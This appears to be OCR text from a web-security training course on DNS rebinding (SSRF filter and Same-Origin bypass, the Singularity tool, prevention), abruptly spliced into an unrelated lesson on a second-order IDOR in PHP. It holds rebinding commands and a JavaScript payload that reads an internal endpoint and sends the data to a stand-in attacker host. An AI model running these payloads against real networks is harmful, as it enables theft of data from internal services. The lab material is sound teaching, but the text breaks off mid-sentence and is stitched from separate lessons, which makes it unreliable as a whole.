
In the



After making the necessary changes to the DNS IP, the next step is to start the `rogue DNS` server on the attacker's machine using the DNSrebinder Python script.

```
sudo python3 dnsrebinder.py --domain attacker.com --rebind 127.0.0.1 --ip
1.1.1.1 --counter 1 --tcp --udp

Starting nameserver...
UDP server loop running in thread: Thread-1
TCP server loop running in thread: Thread-2
```

The arguments we provide for `dnsrebinder.py` make it run a DNS server that resolves the first query of `attacker.com` to `1.1.1.1` and all subsequent queries to `127.0.0.1`. We can now supply the URL `http://attacker.com/flag` to the web application to attempt to bypass the SSRF filter and obtain the flag.



The command line output below shows the DNS queries made by the web application. The first query resolved to `1.1.1.1`, while the second resolved to `127.0.0.1`. This successful bypass of the SSRF filter allowed access to the protected endpoint:

```
sudo python3 dnsrebinder.py --domain attacker.com --rebind 127.0.0.1 --ip
1.1.1.1 --counter 1 --tcp --udp

Starting nameserver...
UDP server loop running in thread: Thread-1
TCP server loop running in thread: Thread-2
Got a request for attacker.com. Type: A
------------------------ Counter for host  attacker.com.   1
---- Reply:
 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17508
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;attacker.com.                  IN      A
;; ANSWER SECTION:
attacker.com.           0       IN      A       1.1.1.1
Got a request for attacker.com. Type: A
---- Reply:
------------------------ Counter for host  attacker.com.   2
---- Reply:
 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 28417
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;attacker.com.                  IN      A
;; ANSWER SECTION:
```

```
attacker.com.           0       IN      A       127.0.0.1
 ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14084
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;attacker.com.                  IN      AAAA
```

DNS Rebinding: Same-Origin Policy Bypass

Having understood how to bypass SSRF filters with it, in this section, we will use DNS Rebinding to circumvent some of the restrictions imposed by the `Same-Origin` policy, enabling us to access web applications available only within the victims' local network and exfiltrate data from them.

Setting & Methodology

Our goal is to exfiltrate data from a web application that we cannot directly access, for instance, because it runs in an internal network behind NAT or a firewall.


Since DNS rebinding is not a vulnerability in a particular web application, we will not step through a particular web application with the typical whitebox pen-testing methodology but rather discuss the methodology and exploitation of DNS rebinding.

Let us assume the following setting: our victim is browsing the internet on their work laptop, located within their company network. The company network contains an internal web application hosting confidential information at `http://192.168.178.1/`; therefore, the application is only accessible within the company's internal network. To exfiltrate data from this internal web application, we can utilize DNS rebinding as follows:

1. The attacker (us) obtains the domain name `attacker.htb` and configures the DNS server, with a low TTL, to resolve the domain name to the IP address of the web application running a malicious JavaScript payload.
2. The victim accesses the attacker's web application at `http://attacker.htb`, resolving `attacker.htb` to the attacker's web application's IP address and loading the malicious JavaScript payload
3. The attacker updates/ `rebinds` the DNS setting of the domain `attacker.htb` to resolve to `192.168.178.1` (DNS rebinding)
4. The JavaScript payload makes an HTTP `GET` request to `http://attacker.htb/secret`, and, due to DNS rebinding, `attacker.htb` now resolves to `192.168.178.1`. Therefore, the victim's browser sends the request to the internal web application. Since the origin does not differ (i.e., scheme, host, and port

are the same), it is `not` considered a `cross-origin request`. As a result, the JavaScript code can access the response without violating the `Same-Origin` policy.

5. The JavaScript payload exfiltrates the response to another attacker-controlled domain, for example, `http://exfiltrate.attacker.htb`



Instead of exfiltrating the response, the attacker could use the same methodology to manipulate the internal web application by sending different HTTP requests such as `POST`, `PUT`, or `DELETE`. Since this is not considered a cross-origin request, the attacker can set all request parameters freely without violating the Same-Origin policy.

Note: The port the internal web application runs on must be the same as the attacker web application to ensure that the origin matches. For instance, if the internal web application runs on port `8000`, the attacker web application must also run on the same port, i.e., `http://attacker.htb:8000`. Thus, the attacker must know the IP address and port of the internal web application beforehand for a successful attack.

Exploitation

Now that we have discussed the attack chain let us explore the exploitation process in more detail. In our example, the internal web application running at `http://192.168.178.1` contains the `/secret` endpoint from which we want to exfiltrate data:

```
router.get("/secret", async (req, res) => {
        return res.status(200).send("This is secret data!");
```

```
});
```

The endpoint does not require authentication because the sysadmin assumed that since it is not publicly accessible, it is safe from attackers, which is false. After configuring the proper DNS `NS` entry, we can use `DNSRebinder` for the DNS rebinding attack on our domain `http://www.attacker.htb`, with the public IP address of our web server replacing `$PUBLIC_WEBSERVER_IP`:

```
sudo python3 dnsrebinder.py --domain www.attacker.htb. --rebind
192.168.178.1 --ip $PUBLIC_WEBSERVER_IP --counter 1 --tcp --udp

Starting nameserver...
UDP server loop running in thread: Thread-1
TCP server loop running in thread: Thread-2
```

Finally, we need to host the following payload on our web server and start our exfiltration server at `http://exfiltrate.attacker.htb:1337`:


```
<script>
    startAttack();

    function startAttack(){
        var xhr = new XMLHttpRequest();
        xhr.open('GET', 'http://www.attacker.htb/secret', true);
        xhr.onload = () => {
          fetch('http://exfiltrate.attacker.htb:1337/log?data=' +
btoa(xhr.response));
        };
        xhr.send();

    setInterval(startAttack, 2000);
    }
</script>
```

The payload calls itself every 2 seconds to increase the probability of a successful attack. If a victim accesses our website at `http://www.attacker.htb`, DNSRebinder executes the DNS rebinding such that we simply have to wait for the request to our exfiltration server:

```
python3 -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [13/May/2023 10:29:09] code 404, message File not found
127.0.0.1 - - [13/May/2023 10:29:09] "GET /log?
```

```
data=VGhpcyBpcyBzZWNyZXQgZGF0YSE= HTTP/1.1" 404 -
```

Simulating the victim, we can see the request accessing the internal web application in Burp:



Afterward, the response is base64 encoded and exfiltrated to the attacker in the following request:

```
GET /log?data=VGhpcyBpcyBzZWNyZXQgZGF0YSE= HTTP/1.1
Host: exfiltrate.attacker.htb:1337
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.5414.120 Safari/537.36
Accept: */*
Origin: http://www.attacker.htb
Referer: http://www.attacker.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Therefore, the attacker can successfully exfiltrate secret data, regardless of the web application being only accessible from the internal network.

Restrictions

Internal applications protected by authentication are effectively safe from DNS rebinding attacks because the session cookies of victims are not sent with requests, even if they are logged in to the internal application. That is because the victim's browser thinks it is communicating with the origin `http://attacker.htb` and thus sends cookies associated with this origin with the request. Potential session cookies stored for the origin `http://192.168.178.1` are not sent alongside the request since the origin differs, even though the domain name `attacker.htb` resolves to `192.168.178.1`. Therefore, attackers cannot perform authenticated actions when conducting DNS rebinding attacks if they do not possess valid credentials.

Since session cookies are not sent alongside requests, targeting publicly accessible applications/endpoints is often inadvisable; however, there are a few exceptions. An example is an IP-based authentication web application, which allows access to only a whitelist of IP addresses. Attackers could bypass these web applications using DNS rebinding. However, CSRF-like vulnerabilities generally do not arise from DNS rebinding since the requests are unauthenticated due to a lack of session cookies in the request.

Modern browsers implement `DNS caching`, a technique that caches the result of DNS resolutions for a configurable period, regardless of the actual TTL of the DNS record. To bypass `DNS caching`, we need to wait for this period before the DNS rebinding attack can succeed, which is why our payload called itself every 2 seconds. Firefox provides the `network.dnsCacheExpiration` setting to alter the caching period.

Furthermore, in 2023, the WC3 draft specification titled Local Network Access is currently under development to mitigate DNS rebinding vulnerabilities. While this specification is still in progress and has not reached widespread adoption, it holds the potential to become the standard in the latest web browser versions, offering comprehensive protection against DNS rebinding attacks. The draft introduces two new HTTP headers:

- `Access-Control-Request-Local-Network`: the request header set by the browser if the current origin's IP address makes a request to an origin with a `less public` IP Address
- `Access-Control-Allow-Local-Network`: the response header set by a web application if the response can be shared with external networks

In this case, `less public` is defined as any IP address pointing to the local machine (e.g. `127.0.0.1`) if the origin's IP address is not pointing to the local machine (e.g. `192.168.178.1`). If the origin's IP address is public, then `less public` would refer to any any private IP address. This prevents DNS rebinding by considering the IP address an origin resolves to when making a request.

In our exploitation example, the origin `http://attacker.htb` resolves to a `public` IP address and, after the DNS rebinding, makes a request to the same origin, which then resolves to a `private` IP address. As such, the targeted IP address is `less public`, and the browser sets the `Access-Control-Request-Local-Network` header.

The web browser tightens the Same-Origin policy if the targeted web application does not explicitly allow the response to be shared with the external network by setting the `Access-Control-Allow-Local-Network` header. It prevents JavaScript code running on `http://attacker.htb` from accessing the response, even though the origin is the same. Thus, the attacker is unable to exfiltrate the response.

DNS Rebinding: Tools & Prevention

This section will introduce `Singularity`, a robust and versatile DNS rebinding attack framework. Moreover, we will explore techniques to prevent DNS rebinding.

DNS Rebinding Tools

Since DNS rebinding attacks are rather complex, we should avoid configuring everything manually. Luckily for us, there are useful tools we can use to help us in executing DNS rebinding attacks, such as Singularity, a powerful DNS rebinding attack framework. To install it, we can run the following commands:

```
git clone https://github.com/nccgroup/singularity
cd singularity/cmd/singularity-server
go build
```


Afterward, we can run the web interface, which we need to start on the same port as the web application we want to exfiltrate data from:

```
mkdir -p ~/singularity/html
cp singularity-server ~/singularity/
cp -r ../../html/* ~/singularity/html/
sudo ~/singularity/singularity-server --HTTPServerPort 80

Temporary secret: da4a821b782287813a5d366f476d5c0d406f3799
2023/05/14 10:40:26 Main: Starting DNS Server at 53
2023/05/14 10:40:26 HTTP: starting HTTP Websockets/Proxy Server on :3129
2023/05/14 10:40:26 HTTP: starting HTTP Server on :80
```


Next, we need to configure Singularity as the nameserver for our domain. In our example from the previous section, our domain is `attacker.htb`. For more details on configuring the DNS settings correctly, we can check out Singularity's setup guide.

After setting everything up, we can run the DNS rebinding attack discussed in the previous section using Singularity. To do so, we will simulate the victim, located in the same network as the internal web application targeted by the attack. Due to the default configuration of `Singularity`, the domain names and paths differ slightly from the previous section, but the attack methodology is the same.

First, the victim browses to `http://rebinder.attacker.htb`, which displays the singularity web interface where we can configure the attack. To match our example, we need to set the following settings (`PUBLIC_WEBSERVER_IP` is the public IP address of our Singularity server):



Afterward, we can click on `Start Attack`. This might take a couple of minutes to finish due to the DNS pinning implemented by the web browser. After succeeding, the fetched local resource is displayed in an `alert` popup:



Singularity does not exfiltrate the data to `http://exfiltrate.attacker.htb:1337` as we did in the previous section. However, the alert popup proves that the origin `http://rebinder.attacker.htb` successfully accessed the local resource `http://192.168.178.1`, bypassing the Same-Origin policy using DNS rebinding.

For more details about how to configure Singularity's advanced options and fine-tune the DNS rebinding exploit, have a look at Singularity's wiki.

Prevention

SSRF Filter Bypasses

As we have discussed, preventing access to the internal network via SSRF filters is a challenging task. We must consider how different protocols, such as DNS and HTTP, interplay and what options an attacker has to make our application access the internal network. Generally, there are a few best practices we can apply to reduce the risk:

1. Resolve the domain name passed to the application before checking it; this ensures that we are working on an IP address in the format we expect, and we do not have to worry about domain names such as `localtest.me`, `localhost` or IP addresses in an unexpected format (such as hex or octal representations).

2. If possible, check the resolved IP address against a whitelist of allowed IP addresses. If this is impossible, block the entire private IP address range, i.e., `10.0.0.0/8`, `172.16.0.0./12`, and `192.168.0.0/16`. Additionally, block all IP addresses that might resolve to the local machine, which include `127.0.0.0/8` and `0.0.0.0/8`.
3. Consider redirects. If the application follows redirects, consider how the filter can be bypassed using HTTP or HTML redirects and implement application-dependent mitigations accordingly.
4. Most importantly: Implement firewall rules that prevent outgoing access from the system the vulnerable application runs on to the internal network. This prevents any access even if filters get bypassed.

Preventing SSRF filter bypasses via DNS rebinding can be achieved by not resolving the domain name twice. After resolving it in the SSRF filter, we need to fix the resolved IP address and reuse it when the application makes the actual request; the implementation of how to achieve this is application dependent.

DNS Rebinding

The danger of Same-Origin policy bypasses via DNS rebinding is that this technique enables attackers to access applications running in the victim's local network, thus circumventing security controls such as firewalls or NAT. System administrators often assume that the local network is trusted and that no additional authentication is required when accessing an application. For instance, if there is a printer on the local network, everyone who can connect to the printer can typically print without any authentication. However, as we learned, DNS rebinding breaches these faulty assumptions.

Because DNS rebinding vulnerabilities are not caused by a specific flaw in an application, we need to ensure the following best practices when designing our internal network:

1. Use authentication on all services in the internal network. DNS rebinding can only be used to access internal applications with the cookies of the corresponding domain name. If an attacker does not know credentials to the internal application to log in themselves, only unauthenticated access can be achieved. Thus, it is vital to protect sensitive information or functionality using authentication, even if it is only exposed within the local network.
2. Use TLS on all external and internal services. If an attacker uses DNS rebinding to access an internal service over TLS, there will be a certificate mismatch as the access uses an incorrect domain name. For more details about HTTPs and TLS attacks, check out the [HTTPs/TLS Attacks] module.

Additionally, there are a few hardening measures we can implement to prevent DNS rebinding attacks:

1. Refuse DNS lookups of internal IP addresses. Suppose the DNS server responds to any DNS request containing a domain name that resolves to an internal IP address with

Introduction to Second-Order Attacks

Before discussing how to identify and exploit second-order vulnerabilities, let us first understand the critical differences between them and first-order vulnerabilities, what to look out for to spot second-order vulnerabilities, and then quickly recap the basic web vulnerabilities we will focus on in the upcoming sections.

What is a Second-Order Vulnerability?

When malicious user-supplied input does not trigger a vulnerability at the initial injection point but later when the web application stores or processes it, this is known as a second-order vulnerability.

Some web vulnerabilities are inherently second-order. For instance, consider a `stored XSS`

`Insecure Direct Object References` (`IDOR`) vulnerabilities are common web vulnerabilities that result from a direct reference to an object that users can control without additional authorization checks. This can lead to unauthorized access to the referenced object. As such, IDORs are access control vulnerabilities. For more details on IDOR vulnerabilities, check out the [Web Attacks] module.

Generally, the process of identifying and confirming IDORs consists of the identification of the direct object reference, the modification of the object reference, and the confirmation that unauthorized access takes place by reviewing the web server's response to the modified object reference.


Recap: Local File Inclusion (LFI)

`Local File Inclusion` (`LFI`) vulnerabilities arise when a web application includes files dynamically based on user input. If the user input is not properly sanitized, an attacker might be able to break out of the intended directory and read arbitrary files on the web server's local filesystem. For more details on LFIs, check out the [File Inclusion] module.


Recap: Command Injection

`Command Injection` can occur in web applications incorporating user-supplied data in system commands without proper sanitization. As many web developers know the dangers of command injection, exploitation typically requires bypassing implemented filters. For more details on command injections, check out the [Command Injections]


Before analyzing the web application's source code, let us poke at the application to see what functionality awaits us. The application seems to be a file storage application. After logging in with our test user `htb-stdnt`, we can see the files stored for this user:



Clicking the first stored file results in a request to `/get_data.php?id=2`, which redirects us to a page displaying the file:



Since the parameter `id` is an obvious IDOR injection point, let us try to change the parameter to see if we can access other users' files. If we access the link `/get_data.php?id=1` in our browser, we are logged out, and an error message is displayed:



Thus, the web application is not vulnerable to a classical `first-order` IDOR vulnerability. Let us move on to analyze the source code to see if we can spot a second-order IDOR vulnerability.

When requesting a file, the backend checks our access and redirects us to either `display_data.php` or `error.php`, depending on whether we have access to the requested file, as we can see in `get_data.php`:

```php
<?php
  session_start();
  require_once ('db.php');

  if(!$_SESSION['user']){
    header("Location: index.php");
    exit;
  }

  $_SESSION['id'] = $_GET['id'];

  if(check_access($_SESSION['id'], $_SESSION['user'])){
    header("Location: display_data.php");
    exit;
  } else {
    header("Location: error.php");
    exit;
  }
?>
```

If the check is successful, the file is fetched and displayed in `display_data.php`:

```php
<?php
  session_start();
  require_once ('db.php');

  if(!$_SESSION['user']){
    header("Location: index.php");
    exit;
  }

  $user_data = fetch_user_data($_SESSION['user']);
  $data = fetch_data($_SESSION['id']);
?>

<SNIP>
// HTML content displaying the file
```

Otherwise, we are logged out and redirected to `index.php`:

```php
<?php
  session_start();
  session_unset();

  $_SESSION['msg'] = 'Something went wrong. You have been logged out for
security reasons.';

  header("Location: index.php");
  exit;
?>
```

As we can see, the session variable `id` is set to the file ID we provide in the GET request to `get_data.php`. If the access check succeeds, the file is retrieved based on the session variable `id`. However, if the access check fails, the session variable is only cleared `after` redirecting to `error.php` via the call to the `session_unset` function. Thus, the session variable `id` remains set to the file ID we provide to the `get_data.php` endpoint until we access the `error.php` endpoint. This enables us to access any file ID we want by not following the redirect to `error.php` and instead accessing `display_data.php` directly after setting any file ID via the `get_data.php` endpoint.

Running the Application Locally

As always, in a whitebox penetration test, we will verify our exploit plan by confirming it on a locally running version of the web application. To properly setup the database structure, we can setup a `db.sql` file that contains the required tables as well as some seed data:

```sql
CREATE TABLE `data` (
  `id` int(11) NOT NULL,
  `owner` varchar(256) NOT NULL,
  `data` varchar(10000) NOT NULL,
  `name` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `username` varchar(256) NOT NULL,
  `description` varchar(256) NOT NULL,
  `password` longtext NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

# htb-stdnt:Academy_student!
```

```
INSERT INTO `users` (`id`, `username`, `description`, `password`) VALUES
(2, 'htb-stdnt', 'This is the user for HackTheBox Academy students.',
'$2a$12$f4QYLeB2WH/H1GA/v3M0I.MkOqaDAkCj8vK4oHCvI3xxu7jNhjlJ.');

INSERT INTO `data` (`id`, `owner`, `data`, `name`) VALUES
(1, 'admin', "<SNIP>", 'Secret Apple Pie Recipe');

INSERT INTO `data` (`id`, `owner`, `data`, `name`) VALUES
(2, 'htb-stdnt', '<SNIP>', 'Lorem Ipsum');
```

We can then start a MySQL docker container that initializes the database from the provided `db.sql` file:

